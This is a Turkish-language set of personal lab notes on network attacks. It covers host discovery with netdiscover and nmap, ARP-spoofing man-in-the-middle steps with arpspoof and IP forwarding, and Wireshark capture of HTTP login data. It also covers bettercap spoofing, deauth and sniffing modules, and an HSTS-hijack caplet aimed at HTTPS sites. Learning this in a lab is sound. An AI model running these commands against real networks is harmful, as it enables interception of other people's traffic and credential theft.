Ağ Bağlantısı Sonrası Yapılacaklar

Netdiscover

> Ip adresi ve MAC adresi eşleştirmesi yapar.

- `netdiscover -i eth0 -r 10.0.2.0/24 -c 10` komutuyla arama başlatılır.
- eth0 veya wlan kullanılabilir.
- -c <istek sayısı> belirtlir.

nmap

> netdiscover ile aynı işlevi görür.
> Ağ dışı saldırılarda daha çok kullanılır.

- `nmap 10.0.2.0/24` ile çalıştırılır.
- Açık portları,ip,mac adreslerini kısaca daha çok detayı gösterir.

Ports

> İnternetten bilgi alınan kapı olup özeldir.

Port #	Protocol	Port #	Protocol
20/21	FTP	123	NTP
22	SSH	137/138/139	NetBios
23	Telnet	143	IMAP
25	SMTP	161/162	SNMP
53	DNS	179	BGP
67/68	DHCP	389	LDAP
69	TFTP	443	HTTPS
80	HTTP	636	LDAPS
110	POP	989/990	FTP w SSL/TLS

ARP

> MAC adresi ve IP adresini birleştiren ağ çözümleme paketidir.

- MITM(Man in the middle) saldırısı ARP'dan kaynaklı bir açıkla yapılabilir.

- Burada diğer bilgisayarın isteği ve modemin cevabının bize gönderilmesini sağlayarak saldırıyı yapabiliriz.

arpspoof

- `apt install dsniff` komutuyla eğer kalide yüklü değilse yüklenebilir.
- `arpspoof -i eth0 -t <windows adres> <cihaz adres>` komutuyla çalıştırılır.
- Windows adresi için windows sanal makinasında **ipconfig** komutu çalıştırılıp adres öğrenilebilir.
- Örnek komut: `arpspoof -i eth0 -t  10.0.2.5 10.0.2.1`
- Kendimizi modem olarak tanıtırız ve yeni bir terminal açarız.***Enter'a henüz basılmaz.***
- `arpspoof -i eth0 -t <cihaz adres> <windows adres>` ile sadece iplerin yeri değiştirelerek bu terminale yazılır.
- Bir terminal daha açılır.Burada da `echo 1 > /proc/sys/net/ipv4/ip_forward` komutu yazılır ve bu terminal için **entera** basılır.
- Sonra sırasıyla ilk ve diğer terminallerde entera basılır ve saldırılar başlar.

Saldırı başarılı mı?

- Windows makinesinde `arp -a` komutu çalıştırılır.
- Eğer terminalde farklı ipde aynı mac adresli 2 bağlantı varsa başarılıdır.

Wireshark

> Ağ hareketlerini izlemeye yarar.

Http'ye saldırma ve inceleme

- Diyelimki kaliden windowsa saldırıyoruz.Bunun için örnek bir web sitesine saldırdık.(Bu sırada kalideki terminaller aktif çalışıyor.)
- Whiresharkda ilgili protokoller kontrol edilir.(http)
- Bir web sitesi için post'a bakılabilir.
- İlgili harekete tıklanarak detaylar incelenebilir.
- Böylelikle karşı taraftaki kullanıcının bilgilerine erişilebilir.
- Eğer veri https olsaydı şifreli geleceği için alamazdık.

Bettercap

> Alternatif çok amaçlı bir programdır.

- `bettercap -iface eth0` komutuyla çalıştırılır.


Modülleri Kullanmak

net.probe&net.recon

> Ağa istekler atar,dürter,listeler.

- `net.probe on` komutuyla dürtmeye başlar.

- `net.show` topladığı bölgeleri listeler.
- `arp.spoof` on ile arp spoof başlatılır.
- `arp.ban` on ile **deauth** saldırısı yapılır.
- `arp.spoof.fullduplex true` komutu ile hem cihaza hem modem kandırılır.
- `arp.spoof.interval true` ile ağ içi bağlantılar kandılır.
- `arp.spoof.targets <hedef ip(10.0..)>` ile hedefler yazılır



Örnek saldırı ve komutların kullanımı

- `net.sniff on` komutuyla gelen bilgiler dinlenmeye başlanır.
- Ardından **http** ile çalışan bir siteye girildiğinde veriler izlenmeye başlanır ve bunlar kali terminalinden takip edilebilir.

Caplet-HSTS

> Bu yöntemle **https** siteleri hedef alınır.
> .com uzantısını .corn gibi değiştirerek kandırmaya çalışır.

- https://github.com/atilsamancioglu/hstshijackcaplet.git ile proje clone edilir. (Kali terminalden *git clone -link*)

- ***usr/share/bettercap/caplets/hstshijack*** içindeki dosyalar ile indirdiğimiz git dosyaları değiştirilir.
- **Bettercap** çalıştırma işlemleri tekrar yapılır.

🔪**Ömer Faruk Baysal**